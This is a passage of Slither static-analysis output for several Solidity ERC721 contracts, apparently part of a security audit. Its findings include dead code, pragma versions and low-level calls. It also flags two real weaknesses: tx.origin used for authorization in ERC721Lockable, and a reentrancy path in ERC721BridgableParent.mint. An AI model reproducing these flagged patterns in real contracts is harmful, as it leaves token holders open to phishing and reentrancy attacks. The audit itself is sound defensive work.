        - delete _allTokensIndex[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#160)
ERC721Enumerable._removeTokenFromAllTokensEnumeration(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#144-162) has costly operations inside a loop:
        - _allTokens.pop() (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#161)
ERC721Enumerable._removeTokenFromOwnerEnumeration(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#119-137) has costly operations inside a loop:
        - delete _ownedTokensIndex[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#135)
ERC721._burn(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#304-318) has costly operations inside a loop:
        - delete _owners[tokenId] (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#313)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#costly-operations-inside-a-loop

Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
```

```
ERC721._mint(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#280-292) is never used and should be removed
ERC721._safeMint(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#248-250) is never used and should be removed
ERC721._safeMint(address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#256-266) is never used and should be removed
ERC721BridgableChild._deposit(address,bytes) (contracts/ERC721BridgableChild.sol#139-155) is never used and should be removed
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) is never used and should be removed
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Strings.toHexString(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#56-66) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/ERC721BridgableChild.sol#3) allows old versions
Pragma version^0.8.0 (contracts/ERC721Lockable.sol#2) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721BridgableChild.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter ERC721.safeTransferFrom(address,address,uint256,bytes)._data (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#179) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

ERC721BridgableChild (contracts/ERC721BridgableChild.sol#9-156) does not implement functions:
        - IERC721BridgableChild.deposit(address,bytes) (contracts/interfaces/IERC721BridgableChild.sol#14)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unimplemented-functions

name() should be declared external:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#79-81)
symbol() should be declared external:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88)
approve(address,uint256) should be declared external:
        - ERC721.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#112-122)
setApprovalForAll(address,bool) should be declared external:
        - ERC721.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#136-138)
transferFrom(address,address,uint256) should be declared external:
        - ERC721.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#150-159)
safeTransferFrom(address,address,uint256) should be declared external:
        - ERC721.safeTransferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#164-170)
tokenOfOwnerByIndex(address,uint256) should be declared external:
        - ERC721Enumerable.tokenOfOwnerByIndex(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#37-40)
tokenByIndex(uint256) should be declared external:
        - ERC721Enumerable.tokenByIndex(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#52-55)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

ERC721BridgableParent.sol

```
ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) ignores return value by IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modul
es/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

ERC721BridgableParent.constructor(string,string,uint256)._name (contracts/ERC721BridgableParent.sol#39) shadows:
        - ERC721._name (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#24) (state variable)
ERC721BridgableParent.constructor(string,string,uint256)._symbol (contracts/ERC721BridgableParent.sol#40) shadows:
        - ERC721._symbol (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#27) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).retval (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin
/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: retval == IERC721Receiver.onERC721Received.selector (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#396)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin
/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: reason.length == 0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#398)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin
/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: revert(uint256,uint256)(32 + reason,mload(uint256)(reason)) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#402)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

Reentrancy in ERC721BridgableParent.mint(address,uint256,bytes) (contracts/ERC721BridgableParent.sol#75-82):
        External calls:
        - _safeMint(to,tokenId) (contracts/ERC721BridgableParent.sol#80)
          - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
        State variables written after the call(s):
        - _setTokenMetadata(tokenId,metadata) (contracts/ERC721BridgableParent.sol#81)
          - _tokenData[tokenId] = data (contracts/ERC721BridgableParent.sol#179)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#205-207)
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

ERC721BridgableParent.tokenURI(uint256) (contracts/ERC721BridgableParent.sol#128-141) compares to a boolean constant:
        -metadataEnabled == true && _tokenData[tokenId].length > 0 (contracts/ERC721BridgableParent.sol#135)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/AccessControl.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/IAccessControl.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (contracts/ERC721BridgableParent.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC721BridgableParent.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AccessControl._setRoleAdmin(bytes32,bytes32) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#206-210) is never used and should be removed
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC721._baseURI() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#105-107) is never used and should be removed
ERC721._burn(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#304-318) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/AccessControl.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/IAccessControl.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/ERC721BridgableParent.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721BridgableParent.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter ERC721.safeTransferFrom(address,address,uint256,bytes)._data (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#179) is not in mixedCase
Variable ERC721BridgableParent._tokenData (contracts/ERC721BridgableParent.sol#26) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
```

```
grantRole(bytes32,address) should be declared external:
        - AccessControl.grantRole(bytes32,address) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#142-144)
revokeRole(bytes32,address) should be declared external:
        - AccessControl.revokeRole(bytes32,address) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#155-157)
renounceRole(bytes32,address) should be declared external:
        - AccessControl.renounceRole(bytes32,address) (node_modules/@openzeppelin/contracts/access/AccessControl.sol#173-177)
name() should be declared external:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#79-81)
symbol() should be declared external:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88)
approve(address,uint256) should be declared external:
        - ERC721.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#112-122)
setApprovalForAll(address,bool) should be declared external:
        - ERC721.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#136-138)
transferFrom(address,address,uint256) should be declared external:
        - ERC721.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#150-159)
safeTransferFrom(address,address,uint256) should be declared external:
        - ERC721.safeTransferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#164-170)
tokenOfOwnerByIndex(address,uint256) should be declared external:
        - ERC721Enumerable.tokenOfOwnerByIndex(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#37-40)
tokenByIndex(uint256) should be declared external:
        - ERC721Enumerable.tokenByIndex(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#52-55)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

ERC721Lockable.sol

```
ERC721Lockable.rescueUnlock(uint256) (contracts/ERC721Lockable.sol#30-43) uses tx.origin for authorization: require(bool,string)(ownerOf(tokenId) == tx.origin,ORIGIN_NOT_NFT_OWNER: tx.origin must be the owner of the NFT) (contracts/ERC721Lockable.sol#35-38)
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_LOCK: Only owner can lock token) (contracts/ERC721Lockable.sol#70-73)
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) uses tx.origin for authorization: require(bool,string)(tx.origin == ownerOf(tokenId),ONLY_OWNER_CAN_UNLOCK: Only owner can unlock token) (contracts/ERC721Lockable.sol#90-93)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-usage-of-txorigin

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) ignores return value by IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395-405)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).retval (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#395)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: retval == IERC721Receiver.onERC721Received.selector (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#396)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: reason.length == 0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#398)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#397)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) potentially used before declaration: revert(uint256,uint256)(32 + reason,mload(uint256)(reason)) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#402)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#388-409) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#401-403)
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

ERC721Lockable.rescueUnlock(uint256) (contracts/ERC721Lockable.sol#30-43) compares to a boolean constant:
        -require(bool,string)(getRescueUnlockEnabled() == true,RESCUE_NOT_ENABLED: Token is not locked) (contracts/ERC721Lockable.sol#31-34)
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == false,NFT_NOT_UNLOCKED: NFT is not unlocked) (contracts/ERC721Lockable.sol#74-77)
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == true,NFT_NOT_LOCKED: NFT is not locked) (contracts/ERC721Lockable.sol#94-97)
ERC721Lockable._beforeTokenTransfer(address,address,uint256) (contracts/ERC721Lockable.sol#108-123) compares to a boolean constant:
        -require(bool,string)(_isLocked[tokenId] == false,TOKEN_IS_LOCKED: Token is locked in-game and cannot be transferred until it is unlocked) (contracts/ERC721Lockable.sol#116-119)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (contracts/ERC721Lockable.sol#2)
        - ^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC721._burn(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#304-318) is never used and should be removed
ERC721._safeMint(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#280-282) is never used and should be removed
ERC721._safeMint(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#248-250) is never used and should be removed
ERC721._safeMint(address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#256-266) is never used and should be removed
ERC721Lockable._lockToken(uint256) (contracts/ERC721Lockable.sol#69-82) is never used and should be removed
ERC721Lockable._unlockToken(uint256) (contracts/ERC721Lockable.sol#89-102) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Strings.toHexString(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#56-66) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Metadata.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/ERC721Lockable.sol#2) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter ERC721.safeTransferFrom(address,address,uint256,bytes)._data (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#179) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

name() should be declared external:
        - ERC721.name() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#79-81)
symbol() should be declared external:
        - ERC721.symbol() (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#86-88)
tokenURI(uint256) should be declared external:
        - ERC721.tokenURI(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#93-98)
approve(address,uint256) should be declared external:
